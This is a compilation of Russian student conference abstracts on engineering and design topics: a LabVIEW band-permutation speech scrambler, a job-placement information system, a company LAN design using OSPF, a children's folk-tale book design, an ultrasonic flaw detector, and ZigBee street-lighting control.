В аналоговых радиостанциях гарантированная защита информации обеспечивается низкой остаточной словесной неразборчивостью передаваемой информации при перехвате и прослушивании ее посторонними с помощью обычных аналоговых радиостанций или сканирующих приемников. Оптимальным решением этой задачи является использование аналоговых скремблеров. В системах подвижной радиосвязи практическое применение нашли частотные полосовые скремблеры речевых сигналов. При частотных преобразованиях сигнала используются частотная инверсия спектра сигнала и частотные перестановки октавных полос частотного спектра речевого сигнала.

Целью работы является построение и исследование полосового скремблера с перестановками на основе технологии виртуальных приборов LabVIEW.

Используя среду LabVIEW для создания виртуальных приборов [1], проанализирован созданный виртуальный прибор для осуществления заданного вида частотного скремблирования речевого сигнала с отображением временных реализаций сигналов и их спектров, прослушиванием речевого сигнала как до скремблирования, так и после осуществления скремблирования и дескремблирования.

Лицевая и диаграммная панели виртуального прибора для осуществления скремблирования/дескремблирования речевого сигнала в частотной области в диапазоне частот от 300Гц до 3400Гц позволяет осуществить чтение звукового файла с диска, осуществление преобразования частоты, частотной фильтрации и записи скремблированного сигнала в файл. В работе реализована параллельная обработка [2] при осуществлении частотного скремблирования с фильтрацией диапазона спектра речевого сигнала на 8 поддиапазонов, преобразованием частоты каждого из поддиапазонов для переноса спектральных компонент в новый поддиапазон и фильтрацией суммарной или разностной составляющей частотного преобразования в зависимости от ключа скремблирования.

Вложенный виртуальный прибор, который выполняет фильтрацию и перестановку поддиапазонов, формируя на выходе два канала, после усиления выходных сигналов которых каналы объединяются в один, и сигнал записывается в файл. Диаграммная панель вложенного виртуального прибора представлена на рис. 1.




Рис. 1. Диаграммная панель вложенного виртуального прибора при 8-полосном частотном скремблировании

По результатам выполненной работы сделаны следующие выводы:

- при разделении сигнала на поддиапазоны и их перестановке скрембленный сигнал имеет низкую словесную разборчивость, что указывает на закрытие информации, передаваемой по каналу речевой связи;
- в результате гетеродинного преобразования полезный сигнал теряет часть энергии, ввиду этого необходимо производить усиление в каждом диапазоне на всех этапах скремблирования и дескремблирования;
- основным источником шума при скремблировании и дескремблировании являются эллиптические фильтры из-за неравномерности АЧХ в полосе пропускания и наличия боковых лепестков в полосе задерживания;
- при проектировании виртуального прибора необходимо учитывать, что фильтр высокого порядка является высокодобротной системой и имеет долгий незатухающий отклик, что влечет за собой появление комбинационных помех при полых преобразованиях.

Литература:

1. *Бутырин П.А., Васьковская Т.А., Каратаев В.В., Материкин С.В.* Автоматизация физических исследований и эксперимента: компьютерные измерения и виртуальные приборы на основе LabVIEW7. М.: ДМК-пресс.2005.
2. *Корниенко В.Т., Шостак А.Н.* Аналоговые скремблеры речевых сигналов. – Руководство к лабораторно-практическим занятиям «Технические средства защиты информации». - Таганрог: Изд-во ТТИ ЮФУ, 2011.

Модель и информационное обеспечение для задач трудоустройства в среде internet

А.А. Пушнина

Научный руководитель: И.В. Пушнина, ассистент каф. САУ ИРТСУ

Разработка информационного обеспечения для принятия решений представляет собой сложную задачу, особенно если учесть специфику работы в среде Интернет [1,2,3]. Для решения задачи следует определить критерии, и учесть, что для информационного обеспечения решения задач назначений в системах управления персоналом важно значение имеет не только выбор способов построения программных модулей информационного обеспечения, но и работа с информацией:

- получение информации извне, рассматриваемой, как входная информация;
- преобразование и хранение полученной информации;

- передача информации во внешнюю среду, рассматриваемой, как выходная информация.

Решение этих задач обеспечивает снижение неопределенности и повышает качественный уровень принятия решений.

Разработка программных модулей основывается на следующих известных принципах [3]:

- принцип системности, согласно которому информационно-управляющая система для управления персоналом делится на независимые подсистемы, в которые входят программные модули согласно организационной структуре;

- принцип новых задач требует введение принципиально новых оптимизационных задач, что достигается применением методов нечеткой оптимизации при решении задач назначений;

- согласно принципу первого руководителя разработка программных модулей осуществляется под началом руководителя отдела управления персоналом предприятия;

- принцип непрерывного развития предусматривает возможность ввода новых и совершенствования решаемых задач в соответствии с закономерностями эквифинальности и историчности систем;

- автоматизация всех процессов, связанных с движением информации;

- принцип типовости при разработке программ сводится к максимальному использованию стандартных подпрограмм и типизации программ решения задач;

- принцип однократности ввода данных требует, чтобы при многократном использовании любого рода сведений не было повторного ввода каких-то данных в память ЭВМ;

- согласованность пропускных способностей требует равенства пропускных способностей последовательно работающих программных модулей, причем пропускная способность каждого последующего программного модуля должна быть не меньше пропускной способности предыдущего программного модуля;

- принцип системной безопасности требует защиты информационного обеспечения от компьютерного терроризма.

В информационном обеспечении предусмотрено два типа пользователей [4]: [кандидат](#), [работодатель](#). Тип пользователя «Кандидат» представляет собой лицо, заинтересованное в поиске новой работы. Кандидату предоставлена возможность размещения собственного резюме и информации о себе. На их основе кандидату впоследствии предоставляется перечень свободных вакансий.

Тип пользователя «Работодатель» представляет собой лицо либо фирму, заинтересованное в поиске новых сотрудников. Работодатель имеет

возможность добавлять, удалять вакансии, на основании которых будет осуществляться поиск подходящих кандидатов.

Существует несколько требований, предъявляемых к информации:

- единство информационной базы для информационного обеспечения системы управления персоналом;
- однократный ввод информации в модули информационного обеспечения и многократное использование введенной информации при оперативной коррекции первичной информации с учетом реальных изменений рассматриваемых в информационном обеспечении объектов;
- обеспечение возможности непрерывной обработки информации в системе;
- обеспечение полноты данных, необходимых для решения задач управления персоналом;
- рациональная система документооборота и формирования выходных документов;
- быстрота и удобство доступа к массивам информации;
- унификация системы классификации и кодирования информации;
- унификация наименований информационных совокупностей (показателей, реквизитов);
- возможность совершенствования и развития информационной базы при изменении состава и содержания функциональных задач;
- обеспечение совместимости информационного обеспечения системы управления персоналом с информационным обеспечением подсистем информационно-управляющей системы предприятия.

Для оценки информации применимы критерии достоверности, своевременности и ценности. Критерий достоверности определяет допустимый уровень искажений как поступающей, так и результирующей информации, при котором сохраняется эффективность функционирования информационного обеспечения. Критерий своевременности отражает старение информации с течением времени и потерю актуальности. Критерий ценности (полезности) информации определяется как изменение вероятности достижения цели при получении данной информации. Сложности аналитического определения этих критериев устраняются применением способов вербального описания критериев.

Таким образом, при формализации параметров задач назначений применительно к управлению персоналом, формализации критериальных оценок для информационного обеспечения систем управления персоналом применяются методы искусственного интеллекта с целью получения адекватных решений без применения аналитического моделирования.

Литература:

1. Затылкин В.В., Алоян Д.Г. Информационно-управляющая система для управления персоналом//Труды VII Международной научно-

практической конференции «Теория, методы проектирования, программно-техническая платформа корпоративных информационных систем». – Новочеркасск: ЮРГТУ, 2009. – С. 313 – 314.

2. Финаев В.И., Севостьяненко В.В. Методы искусственного интеллекта в управлении персоналом. – Таганрог: Изд-во ТРТУ, 2005. – 167 с.

3. Затылкин В.В. Программное обеспечение экспертной системы трудоустройства//Труды Международной научной конференции «Инновации в обществе, технике и культуре»: Тезисы докладов. Ч.1 - Таганрог: Изд-во ТТИ ЮФУ, 2008. - С. 25-26.

4. Алиев Р.А., Церковный А.Э., Мамедова Г.А. Управление производством при нечеткой исходной информации. – М.: Энергоатомиздат, 1991. – 240 с.

Создание ЛВС для торгово-промышленной компании

Репин И.М.

Научный руководитель: Максимов М.Н., к.т.н., доцент кафедры ТОР

На сегодняшний день работу, бизнес и даже повседневную жизнь трудно представить без сетей передачи данных. Без них не обходиться ни малое предприятие, состоящее из одного маленького здания, ни огромная корпорация, включающая в свой состав множество рабочих площадок рассредоточенных по всему миру. Так или иначе и те, и другие используют традиционные LAN и WAN технологии, которые позволяют нам объединить все удаленные вычислительные ресурсы в одну единую сеть.

С каждым днем требования к сетям передачи данных становятся все жестче и разнообразнее. Это объясняется тем, что каждое предприятие или компания имеют определенную специфику своей деятельности и с целью повышения производительности труда и минимизации расходов требует от сети строгого соблюдения этих всех особенностей. Качественная сетевая инфраструктура обязана быть спроектирована с учетом всех имеющихся современных технологий и стандартов и так же должна соответствовать требованиям, предъявляемым к безопасности, отказоустойчивости и производительности. Но в современном мире компьютерных технологий все быстрее набирает обороты еще одна важная составляющая - удаленная (дистанционная) работа сотрудников и офисов. Не зря многие компании, работающие на IT-рынке, смотрят именно в этом направлении, ведь это позволяет в разы сократить расходы, связанные с арендой здания, затратами на переезды работников и так далее. Перечислять преимущества удаленного доступа можно очень долго, поэтому мы не будем этого делать, а сразу перейдем к рассмотрению возможных путей реализации данного и похожих

направлений, ведь в связи с этим на плечи сетевых инженеров ложится огромная ноша, связанная с усложнением работы сетевого оборудования и многообразием различных протоколов и международных стандартов.

Сравнительно недавно для передачи различных типов трафика использовались разные сети, но на сегодняшний день существует множество инструментов для разработки сетей передачи данных, в которых все типы трафика передаются по одной физической конвергентной сети. К этим инструментам относятся специализированные пакеты моделирования, которые позволяют нам спрогнозировать, разработать и произвести мониторинг той сети связи, в которой нуждается заказчик, с учетом всех требований и особенностей, предъявляемых к ней.

В данной работе разрабатывается прототип сети передачи данных для торгово-промышленной компании, состоящей из главного офиса и двух территориально-удаленных филиалов. Специфика работы предприятия предусматривает обработку данных в филиалах и их отправку в головной офис. Необходимо обеспечить передачу данных между главным офисом и филиалами с целью мониторинга и контроля их деятельности. Также требуется объединить вычислительные ресурсы филиалов для повышения эффективности их работы. Для этого необходимо:

- Построить логическую топологию сети в соответствии с требованиями заказчика
- Проанализировать работу сети передачи данных между офисами компании.
- Выбрать оптимальный протокол маршрутизации

На данный момент существуют шаблонные решения и теоретический расчет. Второй представляет собой трудоемкий и длительный процесс, а использование шаблонов не учитывает специфику предприятия и не позволяет прогнозировать работу сети в конкретных ситуациях.

Предлагается создание прототипов сети передачи данных в специальных пакетах моделирования. Это позволит нам создавать работоспособные модели сети, настраивать маршрутизаторы и коммутаторы, взаимодействовать между несколькими пользователями, анализировать и прогнозировать работу сети на всех уровнях модели OSI.




Рис.1 – Топология сети

В этой логической топологии для связи офисов предполагается использование протокола маршрутизации OSPF, так как он обладает следующими преимуществами:

- Быстрая сходимость
- Определение наилучшего маршрута используя метрику стоимости канала
- Отсутствие постоянной рассылки таблиц маршрутизации
- Максимальное число переходов 200
- Поддержка метода аутентификации MD5
- Возможность ручной настройки приоритета интерфейса и корректировки полосы пропускания.

Литература:

1. Кучерявый А.Е., Прокопьев А.В., Кучерявый Е.А. Самоорганизующиеся сети. СПб, Издательство "Любавич", 2011 г.
2. Гольдштейн Б.С., Соколов Н.А., Яновский Г.Г. Сети связи. Учебник для вузов. БХВ-Петербург, 2010 г.
3. Дымарский Я.С., Крутякова Н.П., Яновский Г.Г. Управление сетями связи: принципы, протоколы, прикладные задачи. М.: "Связь и бизнес", 2003 г.
4. Дымарский Я.С. Задачи и методы оптимизации сетей связи. СПб, СПбГУТ, 2005 г.
5. Тодд Лэммл., "CCNA: Cisco Certified Network Associate. Учебное руководство", 2014 г.

Дизайн детской книги «царица – серая утица»

М. Самарская

Научный руководитель: Н.В. Красновская, ст. преподаватель кафедры ИГ и КД

Фольклор, в том числе устное народное творчество – это огромный культурный пласт, характерный для определенных этапов развития многих цивилизаций. В славянском фольклоре сказки занимают большое место. Издано немало ценных сборников сказок, которые отличаются высоким мастерством сюжетного развития, яркой характеристикой персонажей, выразительными стилистическими средствами.

Дизайн детской книги «Царица – Серая Утица» включает в себя создание макета книги, формирование цельного визуального облика, иллюстрирование и верстка. Были проведены исследования русской народной литературы, анализ современного рынка детской литературы, а также был изучен русский лубок как основа как стилистической основы для иллюстраций.

Славянские сказки можно классифицировать на три жанра:

1. Волшебные сказки – необычайно многочисленны и разнообразны по сюжетам. Они представляют собой особый вид сказок и от других разновидностей этого жанра отличаются своей структурой, характером сюжетов и поэтикой.
2. Сказки о животных, очевидно, очень древние. В них, например, чаще действуют дикие звери, нежели домашние. Возможно, что это отражение того времени, когда животные еще мало были приручены человеком. Сказки о животных отличаются тем, что в них звери и птицы говорят и действуют, как люди. Более того, часто под образами животных подразумеваются люди.
3. Социально-бытовые сказки у славянских народов также весьма богаты и числом и сюжетами. В бытовых сказках ярко проявляются юмор и ирония, обличаются общечеловеческие пороки и недостатки, чудеса, показываются нравственные устои.

Цель данной работы – внести свой вклад в возрождение интереса к русскому народному творчеству у детей и их родителей, помочь привить любовь к славянской культуре, любознательность и традиционные ценности. Было принято решение соединить авторский стиль с лубочной стилизацией.

Лубок – вид графики, изображение с подписью, отличающееся простотой и доступностью образов. Выполнялся в технике ксилографии, гравюры на меди, литографии и дополнялся раскраской от руки. Для лубка характерны простота техники, стилизация и лаконизм изобразительных средств (грубоватый штрих, яркая раскраска). Картинки раскрашивались щетинными кистями довольно быстро, поэтому краска могла переходить за контур изображения или не доходить до него, задеть лицо и быть небрежно положена. Содержание лубочных картинок очень разнообразно. Среди них

встречаются копии с икон, воспроизведение библейских и апокрифических религиозных сказаний, картины жития святых и их чудотворений, церковные праздники и святцы. Десятки тысяч людей благодаря лубку познакомились с произведениями И. Крылова, А. Пушкина, М. Лермонтова, Н. Некрасова.

Изучая современное положение дел на рынке детской литературы, можно отметить, что ассортимент книг поражает скупостью и однообразием. В многочисленных родительских рейтингах на первых местах – всегда те же Барто с Чуковским. По словам Анны Насиновой, генерального директора издательства «Детгиз», «для поступательного развития интереса к чтению ребенку книжная новинка нужна каждые две недели».

Проект «Царица – Серая Утица» разрабатывается для младшего дошкольного возраста (6+), первой задачей разработки было заинтересовать данную возрастную группу и их родителей, привлечь покупателя некой «изюминкой», особенностью, которая станет главным элементом дизайна книги. В связи с популяризацией электронной книги печатные книги становятся все более красивыми и интересными в технологическом исполнении. Необходимо было решить дизайн книги с внимательным отношением к физическим, тактильным и визуальным параметрам, тем более, что эта книга делается для детской аудитории.

Особенность созданной книги – многослойные иллюстрации, когда за одной картинкой прячется другая – своеобразный игровой элемент, который добавляет живости повествованию. Также данный прием симулирует трехмерное пространство в книге, позволяет шире и глубже развернуть иллюстрацию. В книге представлены иллюстрации: полосная, разворот, небольшие отрисованные элементы – заставки, а также были разработаны оригинальные буквицы.

В первую очередь была продумана дизайн-концепция книги, далее проводились поиски содержания книги в соответствии с разворотами – соотношение текста и иллюстраций, количество иллюстраций. Форматом книги был выбран квадрат 250х250мм. Квадрат несет в себе признаки условности, картинности, в его рамках прекрасно смотрится любой декор и стилизация. Так же квадратная форма влечет за собой круг – и мы это видим в разработанных иллюстрациях – округлость арок, завитки волос, одежды, стилизовано-округлые персонажи.

Текст в оригинальном макете располагается всегда на левой странице, выделен буквицей, и буква и текст визуально вписаны в квадрат, что поддерживает стилистическое единство дизайна книги. На правой странице расположена иллюстрация в край, с вырезными раскрывающимися элементами (рис. 1).



Рисунок 1 – Развороты книги «Царица – Серая Утица»

Издание рассчитано на аудиторию младшего школьного возраста (6+), были учтены все санитарно-гигиенические требования к шрифтам и верстке макета, цель проекта – создание интересного дизайн решения книги, иллюстрирование и верстка – выполнены.

Литература:

1. Афанасьев А.Н. Поэтические воззрения славян на природу: В 3-х т. М.: Академический Проект, 2013. – Т.2. – 296 с.
2. Афанасьев А.Н. Русские народные сказки: В 5-ти т. – М.: Олма Медиа Групп, 2013 – Т.2. – 426 с.
3. Бутромеев В.М. Мифы и легенды древних славян. – М.: ОлмаМедиа Групп, 2013. – 434 с.
4. Ратковски Н. Профессия-иллюстратор. – М.: Манн, Иванов и Фербер, 2013. – 336 с.
5. Сетин И.С. История русской детской литературы. – М.: Просвещение, 2000. – 324 с.
6. Чихольд. Я. Облик книги. Избранные статьи о книжном оформлении и типографике. – М.: Издательство Артемия Лебедева, 2009. – 368 с.

Ультразвуковой дефектоскоп

Скляр А.В.

*Научный руководитель: Мережин Н.И., к.т.н., доцент кафедры
теоретических основ радиотехники*

Ультразвуковой дефектоскоп – устройство, позволяющее находить дефекты в исследуемых объектах. Принцип действия дефектоскопа основан на явлении отражения ультразвуковых колебаний от границы раздела двух

сред, имеющие разные акустические сопротивления. В статье рассмотрены функциональная электрическая схема дефектоскопа (в т.ч. и элементная база, используемая в приборе) и алгоритм работы устройства.

Структурная электрическая схема устройства представлена на рисунке 1.

Блок-схема алгоритма работы дефектоскопа представлена на рисунке 2.




Рисунок 1 – Схема электрическая структурная дефектоскопа




Рисунок 2 – Блок-схема алгоритма работы дефектоскопа

Поясним принцип работы устройства по электрической структурной схеме. Микроконтроллер (МК) генерирует импульсы, поступающие на вход формирователя зондирующих импульсов (ФЗИ), состоящий из DC-DC преобразователя (LM2588) и токового драйвера (IR2110S). На выходе ФЗИ получаем прямоугольные импульсы большой амплитуды, необходимые для возбуждения ПЭП.

Импульсы с ФЗИ поступают на коммутатор (К), который к этому моменту времени был переведен в режим излучения колебаний. Импульсы через коммутатор попадают на пьезоэлектрический преобразователь (ПЭП), преобразующий их в акустические колебания, которые затем распространяются в исследуемом материале.

Ультразвуковой сигнал, отраженный от дефекта в исследуемом объекте, возвращается на ПЭП, где происходит преобразование в электрические импульсы высокой частоты, которые затем через коммутатор, работающий в режиме приема сигнала, поступают на ограничитель, состоящий из диодов Шоттки для защиты входных каскадов УВЧ. После ограничителя сигнал поступает на полосовой LCR-фильтр для выделения полезной составляющей. Затем отфильтрованный сигнал поступает на усилитель высокой частоты (УВЧ) – микросхему AD604, состоящую из двух каскадов усиления, один из которых задает нужный уровень усиления, а другой – задействован под систему временной регулировки чувствительности (ВРЧ) для компенсации затухания зондирующего импульса в объекте исследования. Управление усилением осуществляется от микроконтроллера, вырабатывающего цифровые сигналы управления каскадами УВЧ. При этом перед первым каскадом установлен внешний ЦАП – микросхема AD5302, а перед вторым каскадом – встроенный в микроконтроллер ЦАП.

После усиления происходит выделение огибающей сигнала при помощи детектора (Д), созданного на микросхеме AD8361. Затем оцифрованный сигнал попадает на буферную память – память FIFO, после чего данные с выхода этой памяти поступают на МК, в котором происходит их дальнейшая обработка и получение информации о параметрах дефекта. К микроконтроллеру подключен сенсорный экран, который отображает эту самую информацию.

Литература:

1 Алешин Н.П., Лупачев В.Г. Ультразвуковая дефектоскопия: Справ. пособие. – Мн.: Выш. шк., 1987.- 271 с.: ил.

2 Ультразвуковая дефектоскопия. 2-е изд. Выборнов Б.И. М.: Металлургия, 1985, 256 с.

Система управления уличным освещением на основе интерфейса ZigBee

Сломов А.Е.

Научный руководитель: Иванов Ю.И., НОЦ ИСУ кафедра САУ

В самых разных отраслях имеется потребность в создании беспроводных сетей с большим числом датчиков и исполнительных механизмов, где не требуется высоких скоростей передачи данных, а на первый план выступают надежность, устойчивость (способность к самовосстановлению) и простота развертывания и эксплуатации. Важно также, чтобы оборудование таких сетей допускало длительную работу от автономных источников питания, имело низкую стоимость, и было компактным. Важнейшими требованиями к таким сетям являются также:

- длительная работа источников питания датчиков,
- низкая стоимость,
- компактность,
- возможность создания ячеистых сетей для связи между большим числом устройств.

Основные характеристики устройств ZigBee в сравнении с конкурентами [1] приведены в таблице.

Параметр	ZigBee	GPRS/GSM	Wi-Fi	Bluetooth
Область применения	Мониторинг и управление	Передача голоса и данных	Домашние сети, Интернет	Замена кабельных соединений
Системные ресурсы, байт	4К...32К	16М+	1М+	250К+
Время работы от батареи, дни	100...1000+	1...7	1...5	1...7
Число узлов в сети, шт	264	1	32	7
Скорость передачи данных, кбит/с	20...250	9,6...171,2	11...54*10 ³	720
Дальность связи, м	1...100	1000+	1...100	1...10+

Wi-Fi: обладает максимальной скоростью передачи данных.

ZigBee: обладает минимальным энергопотреблением.

Такому сочетанию требований еще 10 лет назад не отвечал ни один из сетевых стандартов, что и привело к созданию стандартов IEEE 802.15.4 и ZigBee, описывающих устойчивые масштабируемые многошаговые

беспроводные сети, простые в развертывании и поддерживающие самые разные приложения [2].

